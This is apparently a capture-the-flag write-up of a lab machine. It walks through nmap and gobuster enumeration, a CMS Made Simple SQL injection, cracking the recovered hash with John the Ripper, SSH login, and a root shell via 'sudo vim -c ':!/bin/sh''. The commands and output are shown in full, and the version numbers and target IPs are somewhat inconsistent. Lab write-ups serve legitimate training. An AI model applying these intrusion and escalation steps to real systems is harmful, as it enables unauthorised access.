
Challenge 1: Privilege Escalation

Step 1:

System enumeration on the machine IP 10.10.171.90 shows the list of open ports on the system (i.e 21,2222,80) ftp ssh and http.



```
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.2.6.37
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubu
ntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (R
SA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (EC
DSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED
25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_ker
nel

Service detection performed. Please report any incorrect re
sults at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 873.19 secon
ds
```

Step 2:

Identifying Available exploits for each version


Version	Exploit Type	Source link
Ftpd 3.0.3	Remote Denial of service	https://www.exploit-db.com/exploits/49719
Apache 2.4.18		
Cms made simple 2.2.18	SQL Injection	https://www.exploit-db.com/exploits/46635

Step 3


Exploiting the Apache on port 80. Carrying out directory bursting to search for hidden directories.

Tools: Gobuster, Dirb, Feroxbuster, Wfuzz, ffuf


For this practice, I will be using Gobuster. Result will show only status codes 200,301 and 302 /simple came back with a URL which will be inspected




Enumeration was done on this webpage using Wappalyzer, every other information was noted using Nmap except for the **CMS Made Simple**




Version and Exploit for CMS Made Simple version 2.2.8 identified through the exploit database ,



Exploited the vulnerability, and the information recovered is
Email: admin@admin.com
Password hash:



Recovered the suggested hash type using the Hashid



To crack the hash, the tool John the Ripper was used against multiple hash types Md5 and 4 :

```
┌──(kali㉿kali)-[~/Documents]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt phash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 ASIMD 4x2])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 DONE (2025-01-01 11:48) 0g/s 8437Kp/s 8437Kc/s 8437KC/s  fuckyooh21.
.*7¡Vamos!
Session completed.

┌──(kali㉿kali)-[~/Documents]
└─$
```

```
┌──(kali㉿kali)-[~/Documents]
└─$ john --format=raw-md4 --wordlist=/usr/share/wordlists/rockyou.txt phash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD4 [MD4 128/128 ASIMD 4x2])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 DONE (2025-01-01 11:48) 0g/s 10318Kp/s 10318Kc/s 10318KC/s """anokax
"..*7¡Vamos!
Session completed.

┌──(kali㉿kali)-[~/Documents]
└─$
```

Two passwords suggested are fuckyooh21 and secret

Using the both passwords I was able to gain access to the machine

```
┌──(kali㉿kali)-[~]
└─$ ssh mitch@10.10.236.0 -p 2222
The authenticity of host '[10.10.236.0]:2222 ([10.10.236.0]:2222)' can't be establ
ished.
ED25519 key fingerprint is SHA256:iq4f0XcnA5nnPNAufEqOpvTbO8dOJPcHGgmeABEdQ5g.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.236.0]:2222' (ED25519) to the list of known hos
ts.
mitch@10.10.236.0's password:
Permission denied, please try again.
mitch@10.10.236.0's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$
```

Next step, I viewed history to view the list of previous activities on the machine to identify if there is valuable information, to help with lateral movement on the compromised machine. Viewed list of files and access, the content of the files like .txt was reviewed to identify the first flag

```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ history
-sh: 1: history: not found
$ ls -la
total 36
drwxr-x--- 3 mitch mitch 4096 aug 19  2019 .
drwxr-xr-x 4 root  root  4096 aug 17  2019 ..
-rw------- 1 mitch mitch  178 aug 17  2019 .bash_history
-rw-r--r-- 1 mitch mitch  220 sep  1  2015 .bash_logout
-rw-r--r-- 1 mitch mitch 3771 sep  1  2015 .bashrc
drwx------ 2 mitch mitch 4096 aug 19  2019 .cache
-rw-r--r-- 1 mitch mitch  655 mai 16  2017 .profile
-rw-rw-r-- 1 mitch mitch   19 aug 17  2019 user.txt
-rw------- 1 mitch mitch  515 aug 17  2019 .viminfo
$
```

```
Last login: Wed Jan  1 19:04:13 2025 from 10.2.6.37
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
$
```

List all commands that mitch can run without password

```
$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
$
```

`sudo vim -c ':!/bin/sh'` opens a shell with superuser privileges inside a text editor, allowing an attacker to gain unauthorised access and perform actions as a superuser.

```
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
$ sudo vim -c ':!/bin/sh'

# id
uid=0(root) gid=0(root) groups=0(root)
#
```

```
# ls
mitch  sunbath
# pwd
/home
# whoami
root
# cd root
/bin/sh: 10: cd: can't cd to root
# cd ..
# ls
bin    dev   initrd.img      lost+found  opt   run   srv  usr      vmlinuz.old
boot   etc   initrd.img.old  media       proc  sbin  sys  var
cdrom  home  lib             mnt         root  snap  tmp  vmlinuz
# cd root
# ls
root.txt
# cat root.txt
W3ll d0n3. You made it!
#
```

`cd ..` is used to move up one level in the directory structure, ls to list all file in the current directory the content of root.txt was viewed to reveal the flag in it.